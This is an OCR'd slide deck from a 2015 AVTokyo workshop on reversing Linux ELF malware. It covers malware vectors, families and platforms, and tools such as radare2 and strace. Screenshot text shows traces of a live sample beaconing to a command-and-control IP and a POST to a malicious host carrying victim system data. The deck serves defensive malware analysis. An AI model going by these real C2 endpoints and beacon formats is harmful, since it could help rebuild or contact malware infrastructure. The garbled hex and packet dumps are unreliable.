Swimming in the Sea of ELF AVTOKYO 2015 WORKSHOP

© MalwareMustDie & AV Tokyo

written by: @unixfreaxjp presenters:


@ucq / IDA reversing

@unixfreaxip / slides & all in UNIX shell reversing November 14th, Shibuya, Tokyo, Japan Thank's for directions from:

@tessy_jp, @moton, @sen_u @avtokyo

/ELF malware workshop

WHY ELF?



/ELF malware by vuln top rank (システム脆弱性のELF感染順)

- shellshock < still number #1
- weak service credential (ssh/ftp/telnet)
 サービスの弱いログイン認証
- webapps remote injection vie vuln service exploitation コードインジェクション・ファイルアップロード (CMS/php, ElasticSearch,cPanel, Struts)
- Malvertisement (droids)
- others

/ELF malware by source

- Cyber crime botnet / サイバー犯罪系 (cDorked, mayhem, moose, etc)
- China ddoser (xor.DDOS, IptabLeX, etc)
- Youth hackers (skids) < irc ddos/pwn
- Spy tools (Finsisher, HackTeam etc)
- others

/ELF malware by device

- servers / vps
- network device (routers, switch, network & unmanaged security appliances)
- IoT (web camera, etc)
- Home/SOHO linux embedded devices
- droid phones
- desktop

Aimed target:

- DEFAULT CREDENTIALS
- OBSOLETE SECURITY

/ELF malware by platform

- x86 32bit
- x86 64bit
- ARM (and armel) 32bit
- MIPS (and mipsel) 32bit
- ARM (and armel) 64bit
- PPC 32bit
- SH 32bit
- Sparc

/ELF malware by function

- backdoor
- rootkit / pwn tool
- botnet (irc/shell or webshell)

FOR:

- ddoser
- infector to next linux nodes
- infector to clients
- bitcoin miner
- ransom

/workshop theme

- ELF malware analysis | ELFマルウェア調査
- Windows & UNIX shell | Windows上で調査 vs UNIX shell 上の調査
- All is about **Tools** ツール紹介
- Point: Audience interaction | 質問・説明・見せる事
- Agenda base アジェンダ通りで実行
- Offline DEMO | オフライン経由のデモ

/agenda

- 色んなELFマルウェアの作り方、普通のELFと違い、 隠せる方法とよく使われているのトリック、を説明す る。
- ELFマルウェアバイナリーの調査やり方とツール紹介・ツールの説明・UNIX shellの上でELFのstatic vs dynamic調査連携方法・そしてリバースエンジナリング vs debugging方法・ELFファイルとメモリーforensics (Linux xBSD).

/agenda

- リアルケースELFマルウェア調査、仕組み TIPS/ヒント/トリック(デモ+説明)
 - ・東ヨロッパ系ELFマルウェアPnScan, darkleech, mayhem,cDorkなど
 - ・中国タイプELFマルウェア種類+それぞれの種類の弱点
 - ・skiddies系ELFマルウェア種類(なんでもIRC ddos)

/agenda

- ELF signatureアドバイサリー・ClamAV・Yara・IOC
- サンプルケース説明/デモ (いくつかのリアル・ケースリバーシング)
- 発見仕方・調査流れの説明・調査目的/レポート・ヒント・TIPS・など
- Q&A


/BEFOREHAND...

- ELF malware does.. / ELFマルウェア目的
- ELF basics / ELFとは…w
- Linux execution basics / ELF実行仕組み
- Interception basics
- what needed to be noted in analyzing
 ELF in / いくつか注意点
 - using Windows tools
 - using shell tools
 - using online environments


/ELF malware does:

- module interceptor (kernel / apps)
- static
- symbol stripping
- EP point hijack
- encryption
- exploitation
- rootkit
- botnet


/ELF structure



/ELF exec w/link & libraries




/ELF execution (mostly)




ref: nsa.gov/research/_files/selinux/ (modified by @unixfreaxjp for ELF malware research and education purpose

SE LINUX

/bad ELF: module_intercept.ko



/good guys: kernel interception



/tools

- readelf
- objdump
- gdb
- radare2 / IDA
- ptrace/ktrace/strace何でもtrace
- emulators (disclosed in the workshop)
- kick em back toolset by: pots, traps, baits, lure..

/workshop

•STARI

宜しくお願いします

```
51695 26% 130 yjcy32.Yangji.ELF.mmd]> f tmp;sr S...
                                                             ecx 0x00000004
                                                             esp 0xfffffff3c
                                        edi Øxffffffff
                  esi 0x464c457f
                                           mov dword [obj.__libc_stack_end], eax
                                        eflags = PS
                   eip 0x080516a6
                                           mov eax, dword [esp + 0xb8]
                                           mov dword [obj.__rtld_fini], eax
                          8b8424b80000.
          0x0805169a
                           a3c0580608
                                                                         : 0x4 : ecx : ecx
                                            lea eax, [edi + edx*4]
                           849497
                                           mov dword [obj.__environ], edx cmp edx, dword [edi]
                            8d5004
                            891554580608
                                                                         1 1x"
           0x080516ac
                                            push 0x78
                            3b17
            0x080516b2
                            6a78
                                            mov dword [obj._environ], eax
            0x080516b4
                             6a00
             0x080516b6
                                            les eax, [esp + 0x20]
                             0f45c2
                                            call sym._GI_memset
mov eax, dword [obj._environ] : [0x8865804:4]=8x2681
             0x080516b8
                             a3b4580608
             0x080516bb
                             84442420
             0x080516c0
              0x080516c4
                             e8cae3ffff
                                             add esp, ex10
              0x080516c5
 Press <enter> to return to Visual mode.
                                               MacBook Air
```

static reverse vs dynamic reverse

```
socket(PF_INET, SOCK_STREAM, IPPROTO_IP) = 5
  setsockopt(5, SOL_SOCKET, SO_REUSEADDR, [1], 4) = 0
 setsockopt(5, SOL_SOCKET, SO_LINGER, {onoff=1, linger=0}, 8) = 0
 fcnt164(5, F_GETFL)
                               = 0x2 (flags O_RDWR)
 fcnt164(5, F_SETFL, O_RDWR|O_NONBLOCK) = 0
 connect(5, {sa_family=AF_INET, sin_port=htons(6009), sin_addr=inet_a
 222.76.210.140 )}, 16) = -1 EINPROGRESS (Operation now in progress)
 fcnt164(5, F GETFL)
                       = 0x802 (flags 0_RDWR|0_NONE
 fcnt164(5, F_SETFL, O_RDWR)
 setsockopt(5, SOL_SOCKET, SO_SNDBUF, [0], 4) = 0
 setsockopt(5, SOL_SOCKET, SO_LINGER, {onoff=1, linger=0}, 8) = 0
setsockopt(5, SOL_SOCKET, SO_SNDTIMEO, ~\17\0\0\0\0\0\0\0\0, 8) = 0
send(5, ~!\3\0\0\0\177\0\0\1\177\0\0\1\20\'`\352\0\0\0\0\0\0\0\0\0\0\
OLi ..., 414, 0) = -1 ECONNREFUSED (Connection refused)
close(5)
nanosleep({15, 0}, ^X <unfinished ...>
sh-3.00$
sh-3.00$
```

```
b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6c\x6d\x
                  f\u00e4x70\u00e4x2f\u00e4x2f\u00e4x65\u00e4x76\u00e4x2f\u00e4x6e\u00e4x6c\u00e4x60\u00e4x41\u00e4x55\u00e4x00\u00e4x28\u00e4x6e\u00e4
               c\x6c\x29\x00":
                                                                                                ~\frac{\psi}{\psi} \rac{\psi}{\psi} \rack{\psi}{\psi} \rack{\psi}{\psi}{\psi} \rack{\psi}{\psi} \ra
          4\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}\x\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\frac{4}{x}\)00\(\fra
     0\psi x00\psi 
    4\(\psi x 60\(\psi x 00\(\psi x 0
 0\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\00\pm\0
                                         UX^UUX^UUX^UUX^UUX^UUX^UUX~UXX~UXX~UXX
```

```
Dx02F/008 #
                                                                                             0x02E/008 # topdump on host (88,165,217,216 ow 005,0cap
                                                   isterious on etho. Link-type FN10Mi (Ethernet), capture size 65535 bytes
            packets race ved by filter
          packets dropped by kerne
                                                                                            /0x02E/008 # less 005.pcap
      005 pcap may be a binary file. See it anyway?
  <D4>F3<A1>*B*@*D*@*@*@*@*@*@*@*@*&F><FF>*@*@*A*@*@*@@O6>@*OB>@$GF>*D*@
                                                            8-8-Y-C-C-C-COE>E-OE>E-CA7>-OC>-D-8-8-8-8-8-8-8-8-Y-OE>-C-2>-CE>B-8-(88)
          EE F < DA > < E0 > N 878 < BC > < A5 > < D9 > < C8 > < C7 > T * CE8 > $ < B0 > < C6 > < C0 7 > $ < C8 > < C8 > $ < C8 > 
    "K < 96 > < E5 > < DF > "]] "0 < AD > < D6 > $ < D8 > $ < 8C > < D0 > "D "8 < FC > "8" 8 < FC > "8" 8 < 8 < 8 < 8 < 8 < > $ < 8 < PC > "8" 8 < 8 < PC > "8" 8 < 8 < PC > "8" 8 < RC > "8" 8
     "K<96><E5><DF>^]||^O<AD>POST /lovetech/techtor.php HTTP/1:0
Host: hthpchains.com
Pragma: 1337
Content-Length: 91
R, 20130826, 64.0, Linux 1x111 3.2.0-4-and64 #1 SMP Debian 3.2.60-1-deb7u1 x86_64 GNU/Linux,
                        <DB>
                            <F6>CD7><E4><E8>是<B0><E5><80>*P*60*N<C2>*6*8*A*A*H
```

```
127.0.0.1:127.0.0.1
10000:60000
```

dissecting malware config

/workshop momento



【ワークショップ】 "Swimming in the sea of ELF"

- 1. 色んなELFマルウェアの作り方、普通のELFと違い、隠せる方法とよく使われているのトリック、を説明する。
- 2. ELFマルウェアバイナリーの調査やり方とツール紹介
 - ・ツールの説明
 - ・UNIX shellの上でELFのstatic vs dynamic調査連携方法
 - ・そしてリバースエンジナリング vs debugging方法
 - ・ELFファイルとメモリーforensics (Linux xBSD)
- 3. リアルケースELFマルウェア調査、仕組みTIPS/ヒント/トリック (デモ+説明)
 - ・東ヨロッパ系ELFマルウェア: darkleech, mayhem,cDorkなど
 - ・中国タイプELFマルウェア種類+それぞれの種類の弱点
 - ・skiddies系ELFマルウェア種類(なんでもIRC ddos)
- 4. ELF signatureアドバイサリー
 - ClamAV
 - Yara
 - · IOC
- 5. サンプルケース説明

(いくつか0day.jpとmalwaremustdieリアルケース)

- ・発見仕方と調査流れの説明
- ・いくつ調査デモ
- ・調査目的/レポート
- 6. Q & A